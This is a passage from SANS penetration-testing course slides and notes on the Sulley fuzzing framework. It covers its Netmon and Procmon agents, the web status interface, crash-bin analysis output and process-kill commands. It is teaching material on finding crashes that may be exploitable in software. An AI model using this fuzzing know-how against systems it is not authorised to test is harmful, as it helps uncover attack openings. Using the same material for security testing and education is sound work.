The Netmon agent runs on the target or the fuzzing system, capturing and storing libpcap packet capture data sent for each mutation. This includes the delivery of the mutated data from the fuzzer, as well as the response from the target system or systems. Netmon will store the packets observed in the delivery and response in a unique filename corresponding to the mutation number. This functionality is not required for Sulley, but it can provide a valuable representation of the exchange between the fuzzer and the target.

To use Netmon, you must first install the WinPcap drivers (on Windows, use Libpcap on Linux systems) as well as the Impacket and pcapy libraries, freely available from CORE Security Technologies:

http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=Pcapy


http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=Impacket

Since we are performing a packet capture on the host, administrator access is required to start the Netmon agent. In the example below, The network_monitor.py script is called without arguments to demonstrate the available command-line interfaces, followed by an example that listens on interface 0 (the eth0 interface, in this example) and stores the packet captures in the audits/ directory:

```
# python network_monitor.py
ERR> USAGE: network_monitor.py
    <-d|--device DEVICE #>    device to sniff on (see list below)
    [-f|--filter PCAP FILTER] BPF filter string
    [-P|--log_path PATH]      log directory to store pcaps to
    [-l|--log_level LEVEL]    log level (default 1), increase for more
verbosity
    [--port PORT]             TCP port to bind this agent to

Network Device List:
    [0] eth0
    [1] any
    [2] lo

# python network_monitor.py -d 0 -P ./audit
[12:06.55] Network Monitor PED-RPC server initialized:
[12:06.55]      device:    eth0
[12:06.55]      filter:
[12:06.55]      log path:  ./audit
[12:06.55]      log_level: 1
[12:06.55] Awaiting requests...
```

When running the Netmon agent, log the data to an empty directory that will only be used for the storage of the libpcap files. Do not select a directory with any other files in it, since it is possible to inadvertently delete files during the post-mortem phase of the analysis.

Due to the nature of the Netmon agent and RPC functionality, it is recommended that you do not expose the Netmon functionality on a production host that is accessible by any other network.



Procmon Agent

- Runs on the target system
- Monitors identified process
  - Identifies and reports fault data
  - Stores detailed fault data locally
- Requires PyDbg from the PaiMei project
- Runs on Windows only
  - Not required to use Sulley, but very helpful for fault identification

Do not expose Procmon on a production host

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Procmon Agent

The Procmon agent runs on the target system, monitoring the process executable identified by the command-line parameters. Using debugger-style functionality, Procmon will attach to the target executable and monitor the process for fault data. In the event a fault is identified, Procmon will store information such as the contents of the registers at the time of the crash and the contents of the stack as well as the past and several instructions executed.

Procmon relies on the functionality provided by the PyDbg tools from PaiMei, also included with Sulley. PyDbg provides us with valuable analysis data in the event of a fault, but is limited to Windows systems only. Procmon is not required for use with Sulley, but it provides valuable fault information which is useful for identifying the cause of the fault and if the fault is potentially exploitable.

In the example below, the process_monitor.py script is called without arguments to demonstrate the available command-line interfaces, followed by an example that attaches to the process "Savant Web Server.exe". Crash-related data is also stored for the process in the file "audit/HTTP-crashbin".


```
C:\dev\sulley>python process_monitor.py
ERR> USAGE: process_monitor.py
    <-c|--crash_bin FILENAME> filename to serialize crash bin class to
    [-p|--proc_name NAME]     process name to search for and attach to
    [-i|--ignore_pid PID]     ignore this PID when searching for
```

```
the target process
    [-l|--log_level LEVEL]     log level (default 1), increase for more
verbosity

    [--port PORT]              TCP port to bind this agent to

C:\dev\sulley>python process_monitor.py -c audit/HTTP-crashbin -p "Simple
Web Server.exe"
[04:25.42] Process Monitor PED-RPC server initialized:
[04:25.42]       crash file:  audit/HTTP-crashbin
[04:25.42]       # records:   0
[04:25.42]       proc name:   Simple Web Server.exe
[04:25.42]       log level:   1
[04:25.42] awaiting requests...
```

Due to the nature of the Procmon agent and RPC functionality, it is recommended that you do not expose the Procmon functionality on a production host that is accessible by any other network.

Running Sulley

- On Target (open multiple cmd.exe's)
  - Start procmon.py
  - Start netmon.py
  - Start target software
- On Fuzzer
  - Start fuzzing script
  - Monitor status with web UI
- Kick back and wait!


Sulley Fuzz Control - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.106.1:26000/
Pause
Resume
Done


```
Sulley Fuzz Control                                              RUNNING
      Total: 3,831 of 18,655 [==========                 ] 20.536%
      HTTP: 3,831 of 18,656 [==========                  ] 20.536%

Test Case #  Crash Synopsis                                             Captured Bytes
[illegible]  00403C24 rep moved from thread 3236 caused access violation
[illegible]  7c90eaf4 push ebx from thread 1800 caused access violation
[illegible]  7c90eaf4 push ebx from thread 3012 caused access violation
[illegible]  7c90eaf4 push ebx from thread 2308 caused access violation
[illegible]  7c91142e mov edi,[ecx] from thread 3332 caused access violation
[illegible]  7c90eaf4 push ebx from thread 1988 caused access violation
```

Running Sulley

When running Sulley, it is helpful to open multiple command shells. In one command shell, start the procmon.py script, and in another shell start the netmon.py script (if desired). Next, start the target software.

Next, start the fuzzing script on the fuzzer system. Sulley will attempt to connect to the configured agents and then start to deliver mutations to the target.

Sulley provides a web interface that provides a status of the fuzzing process, as well as a quick reference to the identified faults and the stored crash-dump data. While the fuzzer is running, browse to port 26000 on the fuzzing system. We can also pause and resume the fuzzer from the web UI.



Post-Mortem Analysis

- Sulley includes two tools to help in assessing session results
- pcap_cleaner – removes all files without crash data (even non-pcap!)

```
python pcap_cleaner.py http.crashbin http-pcaps/
```

- crashbin_explorer – navigate, examine and graph crash data
  - Crash data also accessible in web UI


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Post-Mortem Analysis

Sulley provides two tools to assist in analyzing the results of the fuzzing session after the fuzzer has finished.

pcap_cleaner: The pcap_cleaner.py tool is used to remove the libpcap packet captures from the netmon logging directory, leaving only the libpcap files corresponding to identified faults behind. However, use this command with caution, since it will delete all the files in the Netmon logging directory unless they are associated with a fault, even non-libpcap files. To use the pcap_cleaner tool, specify the location of the crashbin logging file and the directory where the Netmon captures are stored.

crashbin_explorer: The crashbin_explorer.py script allows us to navigate and examine the crash data associated with identified faults. This information is the same that is accessible from the web UI during the fuzzing session but can be accessed after the fuzzer has completed testing mutations and exited.



crashbin_explorer.py

```
C:\dev\sulley\utils>python crashbin_explorer.py ..\http.crashbin
[6] [INVALID]:226e2522 Unable to disassemble at 226e2522 from thread 3408 caused
access violation
        2671, 2671, 6401, 10131, 13861, 17591,

[1] :7c911e58 mov ecx,[ecx] from thread 2300 caused access violation
        16291,

[26] [INVALID]:7777203a Unable to disassemble at 7777203a from thread 3112 caused
access violation
        3731, 3731, 3732, 3733, 3734, 3735, 3731, 3732, 3733, 3734, 3735, 7461,
7462, 7463, 7464, 7465, 11191, 11192, 11193, 11194, 11195, 14921, 14922, 14923,
14924, 14925,

[2] [INVALID]:efbeadde Unable to disassemble at efbeadde from thread 292 caused
access violation
        2687, 2687,
```


Summary data for discovered faults from procmon

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

crashbin_explorer.py (1)

To use the crashbin_explorer utility, specify the name of the crashbin file generated during the fuzzing process. By default, crashbin_explorer will summarize all the fault information identified by the procmon agent, as shown on this slide.

To get more detail about a specific test case, add the "-t N" argument where N is the test case number identified in the crash-dump summary information. If the EIP register is valid at the time of the crashdump, crashbin_explorer will display the instruction that triggered the fault as well as several instructions leading up to the crash. Crashbin_explorer will also display the contents of all the registers as well as the SEH data at the time of the crash.



Killing Python, Enhancing Procmon

- Sulley does not respond well to CTRL+C on Windows
- Kill all Python instances from shell:

```
wmic process where (caption = "python.exe") delete
```

- Use small batch scripts for procmon start/stop functionality
  - Can add your own debugging to a log file

```
(date /T && time /T && echo Killed Process) >>logfile.txt
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Killing Python, Enhancing Procmon


Unfortunately, Sulley does not respond well to the "CTRL+C" interrupt procedure on Windows systems. To force the Sulley process to stop, we can selectively kill the python.exe process from the Windows task manager, or we can stop all the Python processes from the command-line:

```
C:\>wmic process where (caption = "python.exe") delete
```

Note that this will stop all the Python processes on the target host, which may include the netmon and procmon functionality and any other Python scripts currently executing on your target.

We can also extend the procmon start/stop functionality by adding commands that generate logging information for us. Recall that the procmon start and stop commands accept an array as an argument, allowing us to add an arbitrary number of commands to run each time Sulley starts or stops the target process. For example, we can add a small command to log the date and time when Sulley stops the target process:

```
(date /T && time /T && echo Killed Process) >>logfile.txt
```



Summary

- Building a grammar is simply describing a data format
  - Using s_static, s_delim, s_short, s_string, etc.
  - Leveraging blocks, sizers, checksums where needed
- Helpful functions to examine and count mutations
- Sessions identify target, procmon, netmon and vmcontrol options
- On target, run control agents to log, monitor, kill and restart processes
- Post-mortem tools aid in crash analysis, cleanup

Practice is needed to make this powerful toolkit useful

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Summary

In this module we've examined the process of leveraging the powerful Sulley framework. From a simple perspective, Sulley provides the ability to describe a target protocol using basic primitives including s_static(), s_delim(), s_short() and s_string(), among others. We can also take advantage of Sulley's block creation with mutation groups, sizers and checksums where needed.

Since Sulley is written in and interpreted as a Python script, we can also take advantage of any Python functionality in our fuzzer. This provides us with the ability to easily add functionality to examine the contents of the mutations, or the count and estimate time needed for mutation delivery. Sulley also provides several helpful scripts for monitoring, logging and controlling the target system including procmon, netmon and vmcontrol.

On the target system, we can run the procmon and netmon control agents to track and control the target software while logging all the network activity between the fuzzer and the target system. In a more sophisticated deployment using VMware, we can also save and revert snapshot functionality for sophisticated testing purposes. Port-mortem tools such as pcap_cleaner and crashbin_explorer also provide us with the tools to manage and analyze the results of the fuzzing session.

Finally, Sulley is a complex tool with tremendous functionality that will only be levered through practice with the toolkit. In the lab exercise that follows, we'll start off by exploring some of the simple functionality provided by Sulley, but we can continue to leverage this framework beyond simple tasks to accomplish complex fuzzing goals.

Additional Information

The following resources provide additional examples of using Sulley effectively, as well as in-depth documentation on the use of the Sulley framework:

Presentation about using Sulley against SCADA network protocols:

http://www.dc414.org/download/confs/defcon15/Speakers/Devarajan/Presentation/dc-15-devarajan.pdf

Official Sulley documentation:

http://www.fuzzing.org/wp-content/SulleyEpyDoc/public/sulley-module.html

Official Sulley manual:


www.fuzzing.org/wp-content/SulleyManual.pdf

Official Sulley manual (in convenient HTML format):

www.informit.com/articles/article.aspx?p=768663&seqNum=4

Google Books excerpt from the Gray Hat Hacking book coverage of Sulley:

http://tinyurl.com/grayhathacking-sulley




Additional Reading

- http://www.informit.com/articles/article.aspx?p=768663
- http://www.fuzzing.org/wp-content/SulleyManual.pdf
- http://www.dc414.org/download/confs/defcon15/Speakers/Devarajan/Presentation/dc-15-devarajan.pdf
- http://pentest.cryptocity.net/files/fuzzing/sulley/introducing_sulley.pdf

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Additional Reading

- http://www.informit.com/articles/article.aspx?p=768663
- http://www.fuzzing.org/wp-content/SulleyManual.pdf
- http://www.dc414.org/download/confs/defcon15/Speakers/Devarajan/Presentation/dc-15-devarajan.pdf
- http://pentest.cryptocity.net/files/fuzzing/sulley/introducing_sulley.pdf




Fuzzing Block Coverage Measurement

SANS SEC660

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Code Coverage and Fuzzing Quality

In this module we'll examine the concepts of measuring code coverage in fuzzing, identify the limitations of fuzzing and identify mechanisms we can use to improve a fuzzer for more effective bug discovery.



